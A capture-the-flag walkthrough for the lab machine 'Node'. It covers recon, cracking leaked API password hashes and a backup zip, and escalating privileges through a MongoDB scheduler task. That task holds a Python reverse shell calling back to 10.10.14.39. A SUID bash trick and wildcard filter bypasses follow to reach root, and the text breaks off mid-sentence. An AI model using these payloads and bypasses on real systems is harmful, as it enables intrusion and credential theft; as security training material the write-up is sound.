11. Node
11.1. Machine Info

11.2. Recon
nmap
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: /login
| hadoop-datanode-info:
|_  Logs: /login
|_http-title: MyPlace
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc|phone
Running (JUST GUESSING): Linux 3.X|4.X (90%), Crestron 2-Series (86%), HP embedded (85%), Google Android 4.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:google:android:4.0
Aggressive OS guesses: Linux 3.10 - 4.11 (90%), Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.2 - 4.9 (90%), Linux 4.2 (90%), Linux 4.4 (90%), Linux 4.8 (90%), Linux 4.9 (89%), Linux 3.12 (88%), Linux 3.16 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
path recon
/uploads (Status: 301) [Size: 173] [–> /uploads/]
/assets (Status: 301) [Size: 171] [–> /assets/] -> /assets/js/app/controllers
/vendor (Status: 301) [Size: 171] [–> /vendor/]
subdomain, nothing found
11.3. Foothold
11.3.1. Sensitive Cred Leakage
js script recon -> api path -> user data leakage


/api/users/latest/api/users/

hash -> hashcat crack
- myP14ceAdm1nAcc0uNT, dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
- tom, f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
- mark, de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
- rastating, 5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
$ hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --show
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240:spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
backup api, need admin priv

download backup -> cat backup

...LCYNSgUABAADFAgAAKgAYAAAAAAABAAAAtIED8CUAdmFyL3d3dy9teXBsYWNlL3N0YXRpYy9wYXJ0aWFscy9sb2dpbi5odG1sVVQFAAPH6KlZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgACWUiSzCQGVICAgAANwUAACkAGAAAAAAAAQAAALSBt/ElAHZhci93d3cvbXlwbGFjZS9zdGF0aWMvcGFydGlhbHMvaG9tZS5odG1sVVQFAAOimKpZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgATWUiSyhsx/IUAQAAFAIAACwAGAAAAAAAAQAAALSBLPQlAHZhci93d3cvbXlwbGFjZS9zdGF0aWMvcGFydGlhbHMvcHJvZmlsZS5odG1sVVQFAAMimapZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgAfWMiS4Tw22u4BAAAFQ8AABgAGAAAAAAAAQAAALSBtvUlAHZhci93d3cvbXlwbGFjZS9hcHAuaHRtbFVUBQADvpWqWXV4CwABBAAAAAAEAAAAAFBLBQYAAAAAXwNfA3edAQDQ+iUAAAA=
bases on the last
edAQDQ+iUAAAA=-> base64 encoded textbase64 decode -> password needed

john to crack zip file:
$ zip2john myplace.zip > myplace.hash

cred: mark:5AYRft73VtFpc84k -> conn using ssh
mongodb: name=myplace, backup key=45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
$ cat app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

{
    "name": "myplace",
    "description": "A secure place to meet new people.",
    "version": "1.0.0",
    "private": true,
    "dependencies": {
        "express": "4.15.x",
        "express-session": "1.15.x",
        "body-parser": "1.17.x",
        "mongodb": "2.2.x"
    }
}
11.4. Privilege Escalation
11.4.1. mark -> tom
users: root, tom, mark
mark@node:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
tom:x:1000:1000:tom,,,:/home/tom:/bin/bash
mark:x:1001:1001:Mark,,,:/home/mark:/bin/bash
ps to check tom’s process
mark@node:~$ ps aux |  grep tom
tom       1248  0.0  5.4 1008056 41084 ?       Ssl  17:37   0:01 /usr/bin/node /var/scheduler/app.js
tom       1265  0.0  6.9 1025956 52956 ?       Ssl  17:37   0:01 /usr/bin/node /var/www/myplace/app.js
/var/www/myplace/app.js is checked, /var/scheduler/app.js:

another mongo db:
'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';conn mongo db scheduler:
mongo 127.0.0.1:27017/scheduler -u mark -p 5AYRft73VtFpc84k --authenticationDatabase schedulerPOC: add a touch /tmp/tmp.txt file
add a scheduled task: to get a rshell
mark@node:/tmp$ mongo 127.0.0.1:27017/scheduler -u mark -p 5AYRft73VtFpc84k --authenticationDatabase scheduler
MongoDB shell version: 3.2.16
connecting to: 127.0.0.1:27017/scheduler
> db
scheduler
> use scheduler
switched to db scheduler
> show collections
tasks
> db.tasks.insert({"cmd":"python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.39\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"bash\")'"})
WriteResult({ "nInserted" : 1 })

another method to get tom priv: cp bash file into /tmp and set it as suid,
db.tasks.insert({"cmd":"cp /bin/bash /tmp/tom;chown tom /tmp/tom;chmod +gs /tmp/tom;chmod +xs /tmp/tom;"})
11.4.2. tom -> root
find SUID file


backup binary file is also called in /var/www/myplace/app.js, executed command is
/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /var/www/myplace

ltrace to trace library call and find restricted patterns:
../root;&`$|///etc

bypass restrictions to get root flag:
use
*to bypass filters:/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /r**t/r**t.txt > root0use
?to bypass filters:/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /r??t/r??t.txt > root0use configured environment variable
~to bypass filters:HOME=/root /usr/local/bin/backup -q '' ~ | base64 -d > root.zip
A newline in
